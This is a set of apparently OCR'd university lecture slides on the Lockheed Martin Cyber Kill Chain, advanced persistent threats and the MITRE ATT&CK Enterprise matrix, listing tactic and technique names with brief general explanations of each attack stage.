


ATT&CK v14 has been released! Check out the blog post or release notes for more information.

MITRE ATT&CK® Navigator

The ATT&CK Navigator is a web-based tool for annotating and exploring ATT&CK matrices. It can be used to visualize defensive coverage, red/blue team planning, the frequency of detected techniques, and more.

Create New Layer Create a new empty layer



mitre-attack.github.io/attack-navigator/

ATT&CK v14 has been released! Check out the blog post or release notes for more information. | MITRE ATT&CK®

Reconnaissance
10 techniques

- Active Scanning (0/3)
- Gather Victim Host Information (0/4)
- Gather Victim Identity Information (0/3)
- Gather Victim Network Information (0/6)
- Gather Victim Org Information (0/4)
- Phishing for Information (0/4)
- Search Closed Sources (0/2)
- Search Open Technical Databases (0/5)
- Search Open Websites/Domains (0/3)
- Search Victim-Owned Websites

Resource Development
8 techniques

- Acquire Access
- Acquire Infrastructure (0/8)
- Compromise Accounts (0/3)
- Compromise Infrastructure (0/7)
- Develop Capabilities (0/4)
- Establish Accounts (0/3)
- Obtain Capabilities (0/6)
- Stage Capabilities (0/6)

Initial Access
10 techniques

- Content Injection
- Drive-by Compromise
- Exploit Public-Facing Application
- External Remote Services
- Hardware Additions
- Phishing (0/4)
- Replication Through Removable Media
- Supply Chain Compromise (0/3)
- Trusted Relationship
- Valid Accounts (0/4)

Execution
14 techniques

- Cloud Administration Command
- Command and Scripting Interpreter (0/9)
- Container Administration Command
- Deploy Container
- Exploitation for Client Execution
- Inter-Process Communication (0/3)
- Native API
- Scheduled Task/Job (0/5)
- Serverless Execution
- Shared Modules
- Software Deployment Tools
- System Services (0/2)
- User Execution (0/3)
- Windows Management Instrumentation

Persistence
20 techniques

- Account Manipulation (0/6)
- BITS Jobs
- Boot or Logon Autostart Execution (0/14)
- Boot or Logon Initialization Scripts (0/5)
- Browser Extensions
- Compromise Client Software Binary
- Create Account (0/3)
- Create or Modify System Process (0/4)
- Event Triggered Execution (0/16)
- External Remote Services
- Hijack Execution Flow (0/12)
- Implant Internal Image
- Modify Authentication Process (0/8)
- Office Application Startup (0/6)
- Power Settings
- Pre-OS Boot (0/5)
- Scheduled Task/Job (0/5)
- Server Software Component (0/5)
- Traffic Signaling (0/2)
- Valid Accounts (0/4)

Privilege Escalation
14 techniques

- Abuse Elevation Control Mechanism (0/5)
- Access Token Manipulation (0/5)
- Account Manipulation (0/6)
- Boot or Logon Autostart Execution (0/14)
- Boot or Logon Initialization Scripts (0/5)
- Create or Modify System Process (0/4)
- Domain Policy Modification (0/2)
- Escape to Host
- Event Triggered Execution (0/16)
- Exploitation for Privilege Escalation
- Hijack Execution Flow (0/12)
- Process Injection (0/12)
- Scheduled Task/Job (0/5)
- Valid Accounts (0/4)

Defense Evasion
43 techniques

- Abuse Elevation Control Mechanism (0/5)
- Access Token Manipulation (0/5)
- BITS Jobs
- Build Image on Host
- Debugger Evasion
- Deobfuscate/Decode Files or Information
- Deploy Container
- Direct Volume Access
- Domain Policy Modification (0/2)
- Execution Guardrails (0/1)
- Exploitation for Defense Evasion
- File and Directory Permissions Modification (0/2)
- Hide Artifacts (0/11)
- Hijack Execution Flow (0/12)
- Impair Defenses (0/11)
- Impersonation
- Indicator Removal (0/9)
- Indirect Command Execution
- Masquerading (0/9)
- Modify Authentication Process (0/8)
- Modify Cloud Compute Infrastructure (0/5)
- Modify Registry
- Modify System Image (0/2)
- Network Boundary Bridging (0/1)

Credential Access
17 techniques

- Adversary-in-the-Middle (0/3)
- Brute Force (0/4)
- Credentials from Password Stores (0/6)
- Exploitation for Credential Access
- Forced Authentication
- Forge Web Credentials (0/2)
- Input Capture (0/4)
- Modify Authentication Process (0/8)
- Multi-Factor Authentication Interception
- Multi-Factor Authentication Request Generation
- Network Sniffing
- OS Credential Dumping (0/8)
- Steal Application Access Token
- Steal or Forge Authentication Certificates
- Steal or Forge Kerberos Tickets (0/4)
- Steal Web Session Cookie
- Unsecured Credentials (0/8)

Discovery
32 techniques

- Account Discovery (0/4)
- Application Window Discovery
- Browser Information Discovery
- Cloud Infrastructure Discovery
- Cloud Service Dashboard
- Cloud Service Discovery
- Cloud Storage Object Discovery
- Container and Resource Discovery
- Debugger Evasion
- Device Driver Discovery
- Domain Trust Discovery
- File and Directory Discovery
- Group Policy Discovery
- Log Enumeration
- Network Service Discovery
- Network Share Discovery
- Network Sniffing
- Password Policy Discovery
- Peripheral Device Discovery
- Permission Groups Discovery (0/3)
- Process Discovery
- Query Registry
- Remote System Discovery
- Software Discovery (0/1)
- System Information Discovery
- System Location Discovery (0/1)

Lateral Movement
9 techniques

- Exploitation of Remote Services
- Internal Spearphishing
- Lateral Tool Transfer
- Remote Service Session Hijacking (0/2)
- Remote Services (0/8)
- Replication Through Removable Media
- Software Deployment Tools
- Taint Shared Content
- Use Alternate Authentication Material (0/4)

Collection
17 techniques

- Adversary-in-the-Middle (0/3)
- Archive Collected Data (0/3)
- Audio Capture
- Automated Collection
- Browser Session Hijacking
- Clipboard Data
- Data from Cloud Storage
- Data from Configuration Repository (0/2)
- Data from Information Repositories (0/3)
- Data from Local System
- Data from Network Shared Drive
- Data from Removable Media
- Data Staged (0/2)
- Email Collection (0/3)
- Input Capture (0/4)
- Screen Capture
- Video Capture

Command and Control
17 techniques


- Application Layer Protocol (0/4)
- Communication Through Removable Media
- Content Injection
- Data Encoding (0/2)
- Data Obfuscation (0/3)
- Dynamic Resolution (0/3)
- Encrypted Channel (0/2)
- Fallback Channels
- Ingress Tool Transfer
- Multi-Stage Channels
- Non-Application Layer Protocol
- Non-Standard Port
- Protocol Tunneling
- Proxy (0/4)
- Remote Access Software
- Traffic Signaling (0/2)
- Web Service (0/3)

Exfiltration
9 techniques

- Automated Exfiltration (0/1)
- Data Transfer Size Limits
- Exfiltration Over Alternative Protocol (0/3)
- Exfiltration Over C2 Channel
- Exfiltration Over Other Network Medium (0/1)
- Exfiltration Over Physical Medium (0/1)
- Exfiltration Over Web Service (0/4)
- Scheduled Transfer
- Transfer Data to Cloud Account

Impact
14 techniques

- Account Access Removal
- Data Destruction
- Data Encrypted for Impact
- Data Manipulation (0/3)
- Defacement (0/2)
- Disk Wipe (0/2)
- Endpoint Denial of Service (0/4)
- Financial Theft
- Firmware Corruption
- Inhibit System Recovery
- Network Denial of Service (0/2)
- Resource Hijacking
- Service Stop
- System Shutdown/Reboot



mitre-attack.github.io/attack-navigator/

ATT&CK v14 has been released! Check out the blog post or release notes

Reconnaissance 10 techniques	Resource Development 8 techniques	Initial Access 10 techniques	Execution 14 techniques
Active Scanning (0/3)	Acquire Access	Content Injection	Cloud Administration Command
Gather Victim Host Information (0/4)	Acquire Infrastructure (0/8)	Drive-by Compromise	Command and Scripting Interpreter (0/9)
		Exploit	

Cyber Kill Chain, APTs, and MITRE ATT&CK

- The following material was developed by Dr. Hall at University of West Florida

Cyber Kill Chain

- The term **kill chain** is a military concept related to the structure of an attack; consisting of target identification, force dispatch to target, decision and order to attack the target, and finally the destruction of the target
  - https://en.wikipedia.org/wiki/Kill_chain
- Developed by Lockheed Martin, the **cyber kill chain** framework identifies what the adversaries must complete in order to achieve their objective
  - https://www.lockheedmartin.com/en-us/capabilities/cyber/cyber-kill-chain.html

Advanced Persistent Threat

- Cyber attacks occur at varying levels of sophistication and skill
  - Targets of opportunity based on detected vulnerability
  - Personally motivated attacks against individuals and organizations
  - Short duration data theft
  - Advanced Persistent Threat (APT)
    - Sophisticated attacker, carefully chosen target
    - Longer duration taking steps to avoid detection


Advanced Persistent Threat (APT)

- **A**dvanced
  - Targeted
  - Coordinated
  - Purposeful
- **P**ersistent
  - Month after Month, Year after Year
- **T**hreat
  - Person(s) with Intent, Opportunity, and Capability

Cyber Kill Chain

The Lockheed Martin Cyber Kill Chain consists of seven mission stages

1. Reconnaissance
2. Weaponization
3. Delivery
4. Exploitation
5. Installation
6. Command & Control (C2)
7. Actions on Objectives


1
RECONNAISSANCE
Harvesting email addresses, conference information, etc.
2
WEAPONIZATION
Coupling exploit with backdoor into deliverable payload
3
DELIVERY
Delivering weaponized bundle to the victim via email, web, USB, etc.
4
EXPLOITATION
Exploiting a vulnerability to execute code on victim's system
5
INSTALL
INSTALLATION
Installing malware on the asset
6
COMMAND & CONTROL (C2)
Command channel for remote manipulation of victim
7
ACTIONS ON OBJECTIVES
With 'Hands on Keyboard' access, intruders accomplish their original goals

Reconnaissance

- An adversary must determine when, where, and how to attack a target
- Attack surface refers to the areas accessible to the adversary for targeting
- Reconnaissance is the stage of an attack where the adversary identifies the attack surface
  - Network topology scanning
  - Email address collection
  - Dumpster diving

Weaponization

- The next stage in a cyber attack, after the attack surface is defined, involves crafting a cyber ”weapon” meant to breach the attack surface
  - Reconnaissance might detect an accessible server with a known vulnerability, an existing exploit could be used in this stage
    - A zero-day vulnerability might be available to the advanced threat actor
  - The result of weaponization is the development of a payload to use in the attack

Delivery

- At this stage, the adversary has identified an aspect of the attack surface to target and crafted a payload to deploy against the target
- Delivery is the stage involved in delivering the payload to the target
  - Email phishing attack
  - Drive-by download
  - Infected media
  - Insider threat

Exploitation

- Upon successful delivery of the payload to the target, the payload must then be triggered against the attack surface
- Successful payload deployment (weapon impact) will exploit the vulnerability and compromise the target environment
    - Execute code on victim’s system
    - Stage 1 malware of an APT
- For non-persistent attacks, this may be sufficient (cyber vandalism)

Installation

- An APT seeks persistence, so the initial payload has a goal of establishing long-term presence in the target environment
- The stage 1 malware (initial payload) often reaches back to the adversary after successful exploitation for a more sophisticated stage 2 agent
- Stage 1 receives the stage 2 agent and installs it in the target environment and then typically attempts to delete itself

Command & Control (C2)

- Upon installation of the malware, the adversary has now established a persistent presence within the target environment
- This usually involves opening a channel of communication back to the adversary to receive additional commands and instructions
  - Remote Administration Tools (RAT)
- These C2 systems typically hide their communications in common protocols and normal looking traffic

Actions on Objectives


- This is the stage of a cyber attack where the adversary begins to achieve their goal on the target
  - Spying on target activities
  - Stealing intellectual property
  - Data corruption, destruction, misrepresentation
  - Crypto-mining
  - Botnet creation
  - Launching attacks on other targets

MITRE ATT&CK Frameworks

- MITRE developed ATT&CK frameworks as a more technically detailed characterization of cyber attacks
  - Adversarial Tactics, Techniques, and Common Knowledge (ATT&CK)
- There are three high-level frameworks
  - Enterprise, Mobile, ICS
- The stages of cyber attacks are very similar to the kill chain, but ATT&CK breaks some stages into multiple options and gets into specifics about “how” to perform a stage

MITRE ATT&CK Matrix for Enterprise

- PRE*
- Reconnaissance
- Resource Development
- Initial Access
- Execution
- Persistence
- Privilege Escalation
- Defense Evasion
- Credential Access
- Discovery
- Lateral Movement
- Collection
- Command and Control
- Exfiltration



ATT&CK Matrix for Enterprise

Reconnaissance	Resource Development	Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltratio
10 techniques	7 techniques	9 techniques	12 techniques	19 techniques	13 techniques	40 techniques	15 techniques	29 techniques	9 techniques	17 techniques	16 techniques	9 techniqu
Active Scanning (2)	Acquire Infrastructure (6)	Drive-by Compromise	Command and Scripting Interpreter (8)	Account Manipulation (4)	Abuse Elevation Control Mechanism (4)	Abuse Elevation Control Mechanism (4)	Adversary-in-the-Middle (2)	Account Discovery (4)	Exploitation of Remote Services	Adversary-in-the-Middle (2)	Application Layer Protocol (4)	Automated Exfiltration
Gather Victim Host Information (4)	Compromise Accounts (2)	Exploit Public-Facing Application	Container Administration Command	BITS Jobs	Access Token Manipulation (5)	Access Token Manipulation (5)	Brute Force (4)	Application Window Discovery	Internal Spearphishing	Archive Collected Data (3)	Communication Through Removable Media	Data Transfer Siz Limits
Gather Victim Identity Information (3)	Compromise Infrastructure (6)	External Remote Services	Deploy Container	Boot or Logon Autostart Execution (15)	Boot or Logon Autostart Execution (15)	BITS Jobs	Credentials from Password Stores (5)	Browser Bookmark Discovery	Lateral Tool Transfer	Audio Capture	Data Encoding (2)	Exfiltration Over Alternative Protocol (3)
Gather Victim Network Information (6)	Develop Capabilities (4)	Hardware Additions	Exploitation for Client Execution	Boot or Logon Initialization Scripts (5)	Boot or Logon Initialization Scripts (5)	Build Image on Host	Exploitation for Credential Access	Cloud Infrastructure Discovery	Remote Service Session Hijacking (2)	Automated Collection	Data Obfuscation (3)	Exfiltration Over C2 Channel
Gather Victim Org Information (4)	Establish Accounts (2)	Phishing (3)	Inter-Process Communication (2)	Browser Extensions	Create or Modify System Process (4)	Deobfuscate/Decode Files or Information	Forced Authentication	Cloud Service Dashboard	Remote Services (6)	Browser Session Hijacking	Dynamic Resolution (3)	Exfiltration Over Other Network Medium (1)
Phishing for Information (3)	Obtain Capabilities (6)	Replication Through Removable Media	Native API	Compromise Client Software Binary	Domain Policy Modification (2)	Deploy Container	Forge Web Credentials (2)	Cloud Service Discovery	Replication Through Removable Media	Clipboard Data	Encrypted Channel (2)	Exfiltration Over Physical Medium (1)
Search Closed Sources (2)	Stage Capabilities (5)	Supply Chain Compromise (3)	Scheduled Task/Job (6)	Create Account (3)	Escape to Host	Direct Volume Access	Input Capture (4)	Cloud Storage Object Discovery	Software Deployment Tools	Data from Cloud Storage Object	Fallback Channels	Exfiltration Over Web Service (2)
Search Open Technical Databases (5)		Trusted Relationship	Shared Modules	Create or Modify System Process (4)	Event Triggered Execution (15)	Domain Policy Modification (2)	Modify Authentication Process (4)	Container and Resource Discovery	Taint Shared Content	Data from Configuration Repository (2)	Ingress Tool Transfer	Scheduled Transfer
Search Open Websites/Domains (2)		Valid Accounts (4)	Software Deployment Tools	Event Triggered Execution (15)	Exploitation for Privilege Escalation	Execution Guardrails (1)	Network Sniffing	Domain Trust Discovery	Use Alternate Authentication Material (4)	Data from Information Repositories (3)	Multi-Stage Channels	Transfer Data to Cloud Account
Search Victim-Owned Websites			System Services (2)	External Remote Services	Hijack Execution Flow (11)	Exploitation for Defense Evasion	OS Credential Dumping (8)	File and Directory Discovery		Data from Local System	Non-Application Layer Protocol	
			User Execution (3)	Hijack Execution Flow (11)	Process Injection (11)	File and Directory Permissions Modification (2)	Steal Application Access Token	Group Policy Discovery		Data from Network Shared Drive	Non-Standard Port	
			Windows Management Instrumentation	Implant Internal Image	Scheduled Task/Job (6)	Hide Artifacts (9)	Steal or Forge Kerberos Tickets (4)	Network Service Scanning		Data from Removable Media	Protocol Tunneling	
				Modify Authentication Process (4)	Valid Accounts (4)	Hijack Execution Flow (11)	Steal Web Session Cookie	Network Share Discovery		Data Staged (2)	Proxy (4)	
				Office Application Startup (6)		Impair Defenses (9)	Two-Factor Authentication Interception	Network Sniffing		Email Collection (3)	Remote Access Software	
				Pre-OS Boot (5)		Indicator Removal on Host (6)	Unsecured Credentials (7)	Password Policy Discovery		Input Capture (4)	Traffic Signaling (1)	
				Scheduled Task/Job (6)		Indirect Command Execution		Peripheral Device Discovery		Screen Capture	Web Service (3)	
				Server Software Component (4)		Masquerading (7)		Permission Groups Discovery (3)		Video Capture		
						Modify Authentication Process (4)		Process Discovery				
						Modify Cloud Compute Infrastructure (4)		Query Registry				
						Modify Registry		Remote System Discovery				
						Modify System Image (2)		Software Discovery (1)				

Tactics, Techniques, and Procedures (TTP)

